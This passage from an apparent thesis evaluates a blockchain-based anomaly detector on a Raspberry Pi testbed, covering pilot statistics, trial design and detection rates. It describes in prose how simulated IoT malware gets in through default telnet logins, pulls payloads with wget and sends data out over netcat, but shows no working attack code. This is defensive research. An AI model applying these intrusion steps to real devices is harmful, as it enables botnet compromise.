


Figure 23. Pi Stacks and Switches

There are some metrics that were not included in the main experiment but are valuable for gauging the relevance of this approach to IoT devices. The main area of interest was power consumption while running the Blockchain. To collect this data, six Kill-A-Watt

P3 power meters were utilized. These can be seen in Figure 24. Since the Kill-A-Watt meters do not save their measurements, a laptop computer was set up to video record the output screens of the Kill-A-Watt meters during trials. A watch was synced with the test computer and then placed in front of the meters as a reference. At different times, each Pi stack is plugged into the power meters, allowing for data from all 12 of the main test Pis. This is why Pis 1-12 are placed into stacks: it allows for easy movement and plugging into the power meters.




Figure 24. Kill-A-Watt Power Meters

Section 3.8 discusses pilot studies, which are used to create the model. These pilot studies also provide baseline statistics for the Pi's normal operation. After pilot studies are finished and the model is completed, Pis 1-12 are configured to run the Blockchain agent for 10 minutes. Logs from the agent are compared to the baseline data from the pilot studies, giving estimates on the resource consumption of running the Blockchain. Memory, processor, and power consumption are the three main areas of concern for IoT security applications.

Nodes running the Blockchain average a memory usage percentage of 3.26%. This reflects the usage for the whole system but can be compared to the values collected during the baseline trials, which had an average of 3.05%. This shows that the Blockchain increases the memory usage on average of 0.2%. For the Pis that comprise this testbed, that equates to ~1.8 MB of memory. This value is highly dependent on the anomaly detection model that is used; focused research could reduce this value by using less variables and more efficient code.

Nodes running the Blockchain average a CPU load of 0.25. This is a minor difference from the 0.24 seen in the baseline trials. For the Raspberry Pi 3 Model B, CPU is not affected by running the Blockchain.

Nodes running the Blockchain average a current usage of 0.033 A. This is similar to the power usage during the baseline trials, which was 0.032 A. The tools in this research are limited in precision and cannot determine if the Blockchain forces devices to draw additional power. Further research and tools with greater precision are required to identify differences.

3.7 Malware Simulation

For this experiment, three types of common IoT malware are simulated. These include crypto-currency miners, DDoS bots, and spyware. All of these examples are simulated as being run from an IoT botnet, which means there are several similarities between them. Since many IoT devices lack strong authentication, default passwords are typically the first intrusion vector. All three malware simulations utilize a telnet login as the first step. Upon successfully logging into a device, the malware reaches out to a staging server to download more advanced software. In this research, this step involves connecting to the attack server on Pi 13 and downloading a .tar file using a wget command. Once downloaded, the malware extracts the files from the .tar archive and then runs its desired executable. Figures 41-43 in Appendix D show the specific telnet commands.

The first malware simulation is based off cryptocurrency mining [36]. This represents an actor who seeks financial profit by mining crypto-currencies such as Bitcoin. The attacker seeks to establish a large botnet and divide the search space amongst these nodes. Each bot is assigned a set of nonces to check for a valid hash. By using a divide and conquer method, the attacker hopes to find a valid hash quickly and thus profit. The bot starts at a certain nonce and calculates the hash, before checking to see if it matches the given pattern. If successful, the bot sends the correct nonce back to its C2 server.

In this experiment, the pattern is a Secure Hash Algorithm (SHA)-256 hash starting with four zeroes. The bot starts with the string "hello" and appends a number to the end, before checking to see if this string's hash matches the pattern. If the first nonce does not result in a valid hash, the nonce is incremented and the process begins again. Once a valid nonce is found, a connection is opened with a remote server and the valid nonce is transmitted. For this experiment, the program repeats this process four times, which ensures the program does not complete until after ~ 15 minutes. Figure 35 in Appendix A shows the code for this simulation.

The second malware simulation represents perhaps the most common type of botnet malware: DDoS. This particular malware simulation is based off the Mirai botnet malware [5]. Mirai establishes a presence through exploiting default logins. Upon gaining access to a system, this malware downloads and runs an installer executable, but then deletes this executable so that it lives only in memory. It maintains a connection with its C2 server to await instructions for DDoS attacks. It also watches the system for malware competitors, and kills any service attempting to use port 23.

The code to simulate this malware maintains a connection to the C2 server using netcat. It attempts to keep this connection open for the duration of the trial. This simulation also spawns a watchdog process to monitor the open ports on the device. It performs a command to check the status of the listening ports every second. However, this simulation does not kill any processes bound to these ports and does not delete its own executable. Figure 36 in Appendix A shows the specific code.

The third malware sample is spyware [37]. This type of malware is focused on a specific subset of IoT devices, mainly cameras and audio devices. This malware bears a resemblance to key loggers found on desktop computers. Typical behavior includes storing sensitive data (keystrokes on desktop computers, audio and video recordings on IoT devices) in a log file and periodically sending this data to an attacker. There are some variations: the malware may directly stream the data to the attacker or could save and email the data instead of a direct transfer.

In the simulation, the program writes the word “hello” to a file every second. After 60 seconds of writing, the file is sent to the attacker. This transfer occurs over a netcat connection to the attack server, but this connection is not constantly maintained like it is in simulation 2. This process is repeated five times, filling the trial period. The code is shown in Figure 37 in Appendix A.


3.8 Pilot Studies

This research aims to create a model that can detect the threats described in Section 3.7. In order to meet this goal, pilot studies are conducted. These studies test variables to identify indicators of malicious activity. Each of the variables discussed in Section 3.3 is investigated, in addition to disk space usage. Data is collected from Pis infected with malware simulations from Section 3.7. This is compared to data collected from Pis running normally to evaluate whether the two datasets are different. If malware affects the data for a specific variable, then that variable is included in the model. A brief description of the pilot studies is included in this section, and detailed steps are in Appendix C and D.

Pilot studies feature Pis 1-12 running with no additional applications besides the telnet server. The matrixssl and spdlog libraries are installed but not utilized, and no Blockchain agents are running. A script called metrics.sh is deployed to each Raspberry Pi. This script is shown in Figure 40 of Appendix C, and it calls the commands from Section 3.3 and saves the output to a text file. This script also includes a variable that is not chosen for the model: disk space. This measures the usage of disk space on the device, and the command is:

```
df -h | awk ‘$NF==”/”{printf “%s”, $5}’
```

The df command shows disk space statistics, and example output is shown in Figure 25. The -h option adjusts the output to make it human-readable, and the output is re-directed to the awk command. The $NF option looks at the last column in every line to see if it matches the keyword "/", which represents the main filesystem. Column 5 (from the $5 option) of that line is printed as a string. In Figure 25, this returns the usage percentage of the main filesystem. On each Pi, the value remains at 35% even with the malware running. This indicates that the malware simulations do not affect disk space or that the command to capture this data is not accurate enough. For these reasons, disk space is not included in the final model.



```
pi@mosby-pi01:~ $ df -h
Filesystem      Size  Used Avail Use% Mounted on
/dev/root       7.1G  2.4G  4.5G  35% /

pi@mosby-pi01:~ $ df -h | awk '$NF=="/"{printf "%s\n", $5}'
35%
```

Figure 25. Disk Space Capture Screenshot

The setup of the pilot studies is further explained in Appendix C, but follows these steps:

- Any remnants from previous pilot studies are removed on Pis 1-12
- Pis 1-12 are rebooted
- Pi 13 (attack server) prepares web server and listening port
- Attack commands are staged on Pi 13 (attack server)

Remnants from previous pilot studies can include the log files from the metrics.sh script and artifacts from the malware simulations. Reboots are administered from the test control server using non-interactive logins, which do not affect the logins variable. The attack server ensures that the .tar file containing the malware simulation code can be accessed via

HTTP, and that a listener is set up to receive data using the netcat command. The test control server communicates with the attack server via secure shell (SSH) commands, and stages attack commands in terminal windows before beginning the trial. This is illustrated in Figure 26.




Figure 26. Malware Simulation Attack Path

The execution of the pilot studies is further explained in Appendix D, but follow these steps:

- Start metrics.sh script on Pis 1-12
- Allow Pis 1-12 to run normally for 300 seconds (five minutes)
- Launch malware attack
- Allow Pis 1-12 to run with malware infection for 300 seconds (five minutes)
- Kill metrics.sh script on Pis 1-12
- Pull metrics.sh output file back to test control server to analyze

The test control server starts the metrics.sh script on Pis 1-12 simultaneously. All Pis and the test control server use Network Time Protocol. The malware attack is run by executing the staged commands from the test control server (via the attack server). The metrics script is stopped from the test control server. The logs are transferred to the test control server manually via the secure copy (SCP) command. Three iterations are run for each malware simulation, resulting in nine total executions. This is done to prevent outliers in a single execution from affecting the results.

The pilot studies produce two sets of data: a base (i.e., normal) set and a malware set. A common method to compare two sets of data is a t-test. This test compares the means of two datasets to determine if there is a statistically significant difference [38]. In a t-test, the null hypothesis states that there is no difference between the means. The t-test produces a p-value, which is a measure of probability. For example, a p-value of 0.01 means that, if the null hypothesis is true, the likelihood of these results is 1 out of 100 [38]. This is unlikely and indicates that the samples are probably different. Thus, the null hypothesis is rejected. In this research, the null hypothesis is rejected if the p-value is less than 0.05, which represents 95% confidence.

There are requirements to use a t-test, mainly that both sets of data are normally distributed. Although large amount of data-points usually indicate normality, some of the variables in the pilot studies are limited to only a few possible values. A statistical test called the Anderson-Darling test [39] is used to confirm whether each of the datasets is normal. In this test, the null hypothesis is that the data follows the normal distribution. A p-value is calculated, and the null hypothesis is rejected if the p-value is less than 0.05. For malware simulation 1, the base data from all three tests is combined into a single dataset. The malware data from all three tests is also combined into a single dataset. This process is repeated for malware simulations 2 and 3, resulting in six datasets. The Anderson-Darling test is performed on these datasets. For each one, the null hypothesis is rejected: the data is not normal. This means that an alternative to the t-test must be used.

An alternative to the t-test is the Mann-Whitney U test [40] (also referred to as the Wilcoxon Rank-Sum Test) . This test works on data sets that lack a normal distribution. It compares two datasets, with a null hypothesis that both came from the same population. A p-value is produced, and the null hypothesis is rejected if the p-value is less than 0.05. The Mann-Whitney U test is performed to test the null hypothesis that the base and malware datasets are equal for each malware simulation. The resulting p-values are shown in Table 8, where the "Pilot 1" dataset refers to the comparison of base and malware data for malware simulation 1, and similar naming conventions are used for Pilot 2 (malware simulation 2) and Pilot 3 (malware simulation 3)

Table 8. Pilot Studies Mann-Whitney U Test Results

Datasets	Variable	P-value	Conclusion
Pilot 1	Memory	<1e-99	reject null hypothesis
	CPU	<1e-99	reject null hypothesis
	Network Rx	0.0395	reject null hypothesis
	Network Tx	<1e-15	reject null hypothesis
	Connections	<1e-36	reject null hypothesis
	Logins	<1e-99	reject null hypothesis
	Processes	<1e-95	reject null hypothesis
Pilot 2	Memory	<1e-99	reject null hypothesis
	CPU	<1e-99	reject null hypothesis
	Network Rx	0.0006	reject null hypothesis
	Network Tx	<1e-62	reject null hypothesis
	Connections	<1e-60	reject null hypothesis
	Logins	0.2168	fail to reject
	Processes	<1e-99	reject null hypothesis
Pilot 3	Memory	<1e-99	reject null hypothesis
	CPU	<1e-99	reject null hypothesis
	Network Rx	0.0395	reject null hypothesis
	Network Tx	<1e-15	reject null hypothesis
	Connections	<1e-36	reject null hypothesis
	Logins	<1e-99	reject null hypothesis
	Processes	<1e-95	reject null hypothesis

Pilot 1 featured malware simulation 1, and a Mann-Whitney U test is performed between the base and malware data for each variable. The network variable is split into received (rx) and transmitted (tx) packets. For Pilot 1, all variables reject the null hypothesis. This indicates that the base and malware datasets do not come from the same population, which shows that the Pi's behavior changes when affected with malware. Pilot 3 experiences similar results, but Pilot 2 fails to reject the null hypothesis for the logins variable. Inspection of the logs reveal that two of the tests in Pilot 2 are executed too close together. The logins variable looks at the number of logins over the last 10 minutes, essentially creating a sliding window. As the malware infected the Pis and increased the count, a login from previous trials dropped off, creating a net gain of zero. This issue is corrected for the main experiment discussed in Chapter 4. This reason, and the fact that the logins variable rejects the null hypothesis in Pilot 1 and 3, allow the logins variable to be included in the model.

3.9 Chapter Summary

This chapter explains the system design. Section 3.2 covers the design goals. Section 3.3 discusses the anomalous detection model, and Section 3.4 describes the CIoTA agent. Section 3.5 describes the Blockchain, and Section 3.6 describes the hardware and software specifications for the Pi, as well as resource requirements for running the Blockchain. Section 3.7 discusses the malware simulations while Section 3.8 explains pilot studies and how the model is chosen.

IV. Methodology

4.1 Problem/Objective

This research aims to demonstrate a Blockchain-based anomaly detection system for IoT devices, and evaluate its effectiveness. A distributed average consensus Blockchain is constructed leveraging the CIoTA framework [32] with a custom detection model. The experiment presented in this Chapter tests the ability of the system to detect a compromise, and evaluates the system's performance under various scenarios.

4.2 System Under Test

Figure 27 displays the System Under Test (SUT) and Component Under Test (CUT) diagram. Section 4.3 describes the metrics seen on the right side of the diagram. These include an overall success or failure, a detection percentage, and the number of false positives. Section 4.4 describes the factors applied to the system, which include changing the number of compromised hosts and the malware code. This information is displayed on the left side of the diagram. Section 4.5 describes the parameters that remain constant between all tests, which are displayed at the top of Figure 27. The SUT is comprised of 12 Raspberry Pis, all connected to each other as well as an alert and attack server. Each Raspberry Pi, also referred to as a node, is part of a distributed average consensus Blockchain. The CUT includes the agent that runs on the nodes and the model itself. These components play a direct role in the ability of the system to detect a compromise.




Figure 27. System Under Test

4.2.1 Assumptions

The following assumptions are made when designing and executing this experiment:

1. The malware attempts to hide its presence on the device but does not attempt to spread to other nodes.
2. Adversaries are unable to break the symmetric encryption on Blockchain communications, preventing them from sending false data.
3. The agent itself remains uncompromised.
4. Nodes may have additional programs running (e.g., automatic update checks) but all nodes behave the same. No one node has a different software configuration with different behavior.

4.3 Metrics

For each trial, there are two outcomes: success or failure. The trial is successful if the system can accurately detect a malware compromise. This requires the Blockchain to reach consensus on a trusted model and for the agents on the malicious nodes to correctly detect a compromise. If the Blockchain fails to reach consensus (i.e., generate new blocks), or alerts are not generated for malicious hosts, the trial is a failure. Success and failure are categorical variables.

The detection percentage is calculated by $\frac{\boldsymbol{d}}{\boldsymbol{n}}$, where $\boldsymbol{d}$ is the number of unique successful detections and $\boldsymbol{n}$ is the number of compromised nodes present in the trial. For example, if a trial features three compromised nodes and only two are detected, the detection percentage is $\frac{2}{3} = .66 = 66\%$. A precision of two decimal places is used for the division, leading to an integer percentage. More than one successful detection on a single node is recorded but is not considered for this metric.

False positives occur when the agent generates an alert for a node that is not one of the compromised nodes. This may also occur if a node generates an alert before any malware attacks are launched. False positives reduce the effectiveness of the system, and should be limited wherever possible.

4.4 Factors

The first factor is the number of compromised nodes. This number changes based on the trial, which is shown in Table 9. These values include one, three, six, and eight compromised nodes. One compromised node indicates a small infection and should be detected by the system. Three compromised nodes represent a larger infection but should be detected. Six compromised hosts indicate a large infection that has compromised 50% of the nodes. Consensus becomes difficult, but alerts should continue to be generated. Eight compromised nodes represent a two-thirds compromise of the Blockchain and should result in an alert at the beginning of the attack. However, the malicious nodes may have a strong impact on future blocks, and alerts should decrease. Depending on network delay, some nodes may be able to avoid detection. For each trial, the specific Raspberry Pis to be infected are randomly selected.

Table 9. Trial Description

Trial #	# Compromised Nodes	Malware Simulation
1	1	1
2	1	1
3	1	1
4	1	2
5	1	2
6	1	2
7	1	3
8	1	3
9	1	3
10	3	1
11	3	1
12	3	1
13	3	2
14	3	2
15	3	2
16	3	3
17	3	3
18	3	3
19	6	1
20	6	1
21	6	1
22	6	2
23	6	2
24	6	2

Table 9. Trial Description (continued)

Trial #	# Compromised Nodes	Malware Simulation
25	6	3
26	6	3
27	6	3
28	8	1
29	8	1
30	8	1
31	8	2
32	8	2
33	8	2
34	8	3
35	8	3
36	8	3

The second factor is the malware simulation. Three separate simulations are created to represent common types of IoT malware. Each malware simulation is combined with the number of compromised nodes, as seen in Table 9. Each combination (e.g., malware simulation 1 with one compromised node) is run three times. This limits the effect of outliers.

4.5 Parameters

Several experimental parameters remain the same for each trial. These include the number of Raspberry Pis in the testbed (12), the starting software and hardware configuration of these nodes (Raspbian Stretch operating system), and the duration of the trial (300 seconds before malware launch and 300 seconds after).

4.6 Experiment Design

The following sections describe the experiment (4.6.1), the treatments being performed (4.6.2), data collection and logging (4.6.3), and the testing process (4.6.4).

4.6.1 Experiment Description

Prior to running the experiment for the first time, three control trials are run. These trials do not include any factors, and thus lack any metrics besides false positive count. The purpose of these control trials is to ensure that the agents are running properly and that the testing procedures, to include execution and analysis, are working. These control trials are not included in the overall trial listing in Table 9.

Before running a trial, all nodes are restarted to ensure a clean slate. Each trial begins with all nodes online and connected to each other. The agents on the 12 test nodes are started simultaneously from the test control server and each node is configured to send alerts to the alert server on Pi 14. This begins the trial, and the agents run normally (i.e., with no malware infection) for 300 seconds. Then, the malware simulation launches from the attack server on Pi 13 against the nodes specified by the factors in Section 4.4. After 300 additional seconds, the trial ends.

4.6.2 Factors

The factors include the number of compromised nodes and the malware simulation. The number of compromised nodes is dependent on the trial (listed in Table 9), and can be zero (for control trials), one, three, six, or eight. Once the number of compromised nodes is determined, individual nodes must be randomly selected. For example, Trial 18 features three compromised nodes. In this case, three random numbers between 1 and 12 are generated without replacement.

On the test control server, several terminals are opened and connected via SSH to the attack server. The number of terminals opened corresponds to the number of compromised nodes. The attack server is checked to ensure that the web server and netcat listener are active. Then, the commands for the chosen malware infection are pre-staged in the terminals.

4.6.3 Logging

The Blockchain agents are configured to log when a new block is accepted and the contents of that block. Additionally, the local data being consumed by the agents and the reception of partial blocks is recorded. These logs are stored locally on the device, and after the trial are pulled back to the test control server and combined.

A terminal on the test control server is connected to the alert server. During trial execution, this terminal displays all alerts to the screen. This can be correlated with agent logs to identify the exact time the alert was generated. These alerts determine whether the trial is a success or failure, as well as detect false positives when compared to the test plan.

4.6.4 Testing Process

Detailed instructions for executing a trial are located in Appendix F. For each trial, the following steps are taken:

1. Restart all Pis (1-14)
2. Determine factors (number of compromised and malware)
3. Randomly select treatment nodes
4. Open terminals to attack server, stage malware simulation commands, ensure web server and netcat listener are running
5. Open terminal to alert server, execute command to start monitoring for alerts
6. At trial start time, launch agents on Pis 1-12 simultaneously
7. Allow nodes to run for 300 seconds, monitoring any alerts
8. Execute pre-staged malware simulation commands

9. Allow nodes to run for 300 seconds, monitoring any alerts
10. Manually stop alert server process (agents stop automatically after 600 seconds)
11. Pull logs from Pis 1-12
12. Delete malware artifacts on Pis 1-12
13. Run data processing scripts on logs
14. Document alerts to determine metrics

4.7 Chapter Summary

This chapter explains the research methodology. Section 4.1 discusses the overall problem and experiment objective. Section 4.2 describes the System Under Test, and briefly explains the diagram. Section 4.3 explains the metrics, and Section 4.4 explains the factors. Constant parameters are discussed in Section 4.5, and the experiment design is described in Section 4.6.

V. Analysis and Results

5.1 Chapter Overview

This chapter describes the results of the experiment laid out in Chapter 4, and provides analysis. Section 5.2 explains the success or failure results and provides analysis on why some nodes are undetected. Section 5.3 provides detection percentages. Section 5.4 explains the false positive results. Section 5.5 discusses block timing, and how larger infections affect the Blockchain's consensus. Section 5.6 explains how this concept scales to larger numbers of devices. Specific trial results are located in Appendix G.

5.2 Success/Failure Results

The control trials run successfully and do not contain any false positives. Not counting these, there are 36 trials. In every trial, at least one of the agents correctly generates an alert on malicious activity. Let $\boldsymbol{d_i}$ represent the number of unique successful detections for trial $\boldsymbol{i}$ and let $\boldsymbol{n_i}$ represent the total number of malicious nodes in trial $\boldsymbol{i}$. Of the 36 trials, 19 (52%) can detect all malicious nodes (i.e., $\frac{\boldsymbol{d_i}}{\boldsymbol{n_i}} = 1$). This is referred to in Section 5.3 as a "perfect detection". The remaining 17 trials are partial detections (i.e., $0 < \frac{\boldsymbol{d_i}}{\boldsymbol{n_i}} < 1$). The average of all trial detection percentages is 82%. This is given by the equation:

$$\frac{\sum_1^{36} \frac{d_i}{n_i}}{36} = .82$$

The overall detection rate, the number of detected nodes divided by the total number of compromises, is 75%. This is given by the equation:

$$\frac{\sum_1^{36} d_i}{\sum_1^{36} n_i} = .75$$

Section 5.3 discusses how factors impact detection percentages, but there is one experimental design issue that contributes to malicious nodes going undetected. Close inspection of the logs reveals a flaw in the anomaly detection model that, when corrected, could improve the detection rate. The scoring system generates alerts in reaction to drastic changes but allows small changes to take place. This leads to situations where comparing values over a 20 second range leads to a large difference that is sufficient to generate an alert. However, splitting the same data into 20 different segments and comparing each to the one before fails to generate an alert. Pi 6 on trial 34 (eight compromised nodes, malware simulation 3) demonstrates this situation. During trial 34, Pi 6 is a compromised node that goes undetected. Malware simulation 3 is launched against this node 300 seconds into the trial. Immediately before the malware launch, the model variables look normal. At 320 seconds, they are drastically different, enough to cause an alert. However, the changes occur gradually, allowing Pi 6 to avoid generating an alert. By 304 seconds, the process count and established connections increase, but CPU usage and logins remain unchanged. By 312 seconds, those two variables increase, but the process count and established connections are only compared to their last value and thus do not affect score. New data is consumed every second, and several times the score reaches the low 60s (the threshold is 55), but never actually crossed the threshold. A new block is accepted during this period as well, but the changes are incremental. If the block is created two seconds later, the agent on Pi 6 generates an alert.

The next block occurs almost a minute later, by which point several of the variables subside to normal levels. Malware simulation 3 experiences the worst detection rate, and it is primarily caught on the initial infection. The anomaly detection model used in this research has too small of a snapshot: by polling every second and comparing to previous values, this model only sees a two-second window. Some variables, like the last command used for login and the processor load average used for CPU, do observe a larger window. However, the others are limited. By increasing the detection window for all variables, the Blockchain can detect more malicious activity. The simplest method is to continue to consume new data every second but save these values and perform comparisons on a larger interval. This increases the memory usage of the model but can be mitigated by only saving the minimum and maximum values and checking the difference.

5.3 Detection Percentages

Table 10 and Figures 28-31 show detection percentages by trial. Table 10 is organized by column, with each column representing a different number of compromised nodes. The first column contains trials with one compromised node (trials 1-9). Agents detect every malicious node in these trials. The second column shows trials containing three compromised nodes (trials 10-18). These trials feature six perfect detections, but there are four malicious nodes that go undetected across three trials. Three of these undetected nodes occur in trials featuring malware simulation 3 (Trials 17 and 18). The third column shows trials containing six compromised nodes (trials 19-27). These trials saw an increase in the number of undetected nodes, with 14 of 54 malicious nodes going undetected. Malware simulations 1 and 2 are similar, but malware simulation 3 (trials 25-27) has the lowest detection rate. The fourth column shows trials with eight compromised nodes (trials 28-36). The overall detection numbers decrease, although malware simulation 1 has a perfect detect rate. The agents continue to exhibit low detection ability against malware simulation 3, with trial 35 catching one of eight malicious nodes. Figures 27-30 illustrate this data.

Table 10. Detection Percentages by Trial

